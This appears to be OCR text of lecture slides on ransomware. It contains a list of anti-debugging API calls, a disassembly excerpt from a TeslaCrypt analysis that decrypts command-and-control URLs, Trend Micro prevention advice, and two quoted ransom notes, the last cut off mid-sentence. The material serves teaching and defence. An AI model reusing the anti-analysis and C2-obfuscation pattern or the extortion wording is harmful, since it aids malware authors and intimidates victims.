
Binary level

Obfuscated
GetCurrentProcess()
IsDebuggerPresent()
OutputDebugString()


```
.text:0041DA40          push    148             ; size_t
.text:0041DA45          push    offset a9ommrpgdqsfovk ; "9omMRPGDQsfOvKW4fbGz56uwGMkwC6Sx14UW3xq"...
.text:0041DA4A          push    esi             ; void *
.text:0041DA4B          mov     [ebp+len], 148
.text:0041DA52          call    _memcpy
.text:0041DA57          lea     ecx, [ebp+len]
.text:0041DA5A          push    ecx
.text:0041DA5B          push    esi
.text:0041DA5C          call    string_decrypt
.text:0041DA61          mov     esi, c2_url_0
.text:0041DA67          push    60h             ; size_t
.text:0041DA69          push    offset aSs5glbid5scn0s ; "ss5GlBId5ScN0sLOkRx5aNCbwurDl3kiiuii7eg"...
.text:0041DA6E          push    esi             ; void *
.text:0041DA6F          mov     [ebp+len], 96
.text:0041DA76          call    _memcpy
.text:0041DA7B          lea     edx, [ebp+len]
.text:0041DA7E          push    edx
.text:0041DA7F          push    esi
.text:0041DA80          call    string_decrypt
.text:0041DA85          mov     esi, c2_url_1
.text:0041DA8B          push    54h             ; size_t
.text:0041DA8D          push    offset aXkmFoRp6cq223f ; "xkM/FO+RP6cQ223ff6AvJTkaja807U/gjvPTLUj"...
.text:0041DA92          push    esi             ; void *
.text:0041DA93          mov     [ebp+len], 84
.text:0041DA9A          call    _memcpy
.text:0041DA9F          lea     eax, [ebp+len]
.text:0041DAA2          push    eax
.text:0041DAA3          push    esi
.text:0041DAA4          call    string_decrypt
.text:0041DAA9          mov     esi, c2_url_2
```

Source: http://researchcenter.paloaltonetworks.com/2015/10/latest-teslacrypt-ransomware-borrows-code-from-carberp-trojan/

Encryption Methods



User Access Control



How to avoid?

Avoiding (Trend Micro advice)

- **Education**. The most common attack vector for ransomware is a phishing attack where a user in a company clicks on a file attachment which contains the malware, and which encrypts their files, and spreads through the network. Users thus need to be educated in spotting malicious emails, as the phisher often knows how to by-pass a filtering system (such as using an encrypted email).
- **Back-ups**. It is important to have backups, but to also make sure they are off-site, so that an on-site infection does not end up encrypting or corrupting the on-site backs. Trend Micro recommend a 3-2-1 rule: at least three copies, in two different formats, with one copy off site/offline.
- **Layered protection**. A key part of any type of network defence is to have layers of security to defend against attack, including both network sensors and end-point security.
- **Network segmentation**. As much as possible, the network should be segmented up, so that different areas of the network are isolated from others. In this way the infection can be constrained.
- **Application control**. Rather than having a black list of programs which are not allowed to run on a computer, increasingly companies operate a white-listing policy, where only applications that are approved can run on devices. This means that malware programs will not have the rights to run or access system files.

Ransomware


CryptoLocker
Your personal files are encrypted!
Your important files encryption produced on this computer: photos, videos, documents, etc. Here is a complete list of encrypted files, and you can personally verify this.
Encryption was produced using a unique public key RSA-2048 generated for this computer. To decrypt files you need to obtain the private key.
The single copy of the private key, which will allow you to decrypt the files, located on a secret server on the Internet; the server will destroy the key after a time specified in this window. After that, nobody and never will be able to restore files...
To obtain the private key for this computer, which will automatically decrypt files, you need to pay 300 USD / 300 EUR / similar amount in another currency.
Click «Next» to select the method of payment.
Any attempt to remove or damage this software will lead to the immediate destruction of the private key by server.
Private key will be destroyed on
10/12/2013
3:15 AM
Time left
68 : 28 : 10
Next >>


Your computer files have been encrypted. Your photos, videos, documents, etc....
But, don't worry! I have not deleted them, yet.
You have 24 hours to pay 150 USD in Bitcoins to get the decryption key.
Every hour files will be deleted. Increasing in amount every time.
After 72 hours all that are left will be deleted.
If you do not have bitcoins Google the website localbitcoins.
Purchase 150 American Dollars worth _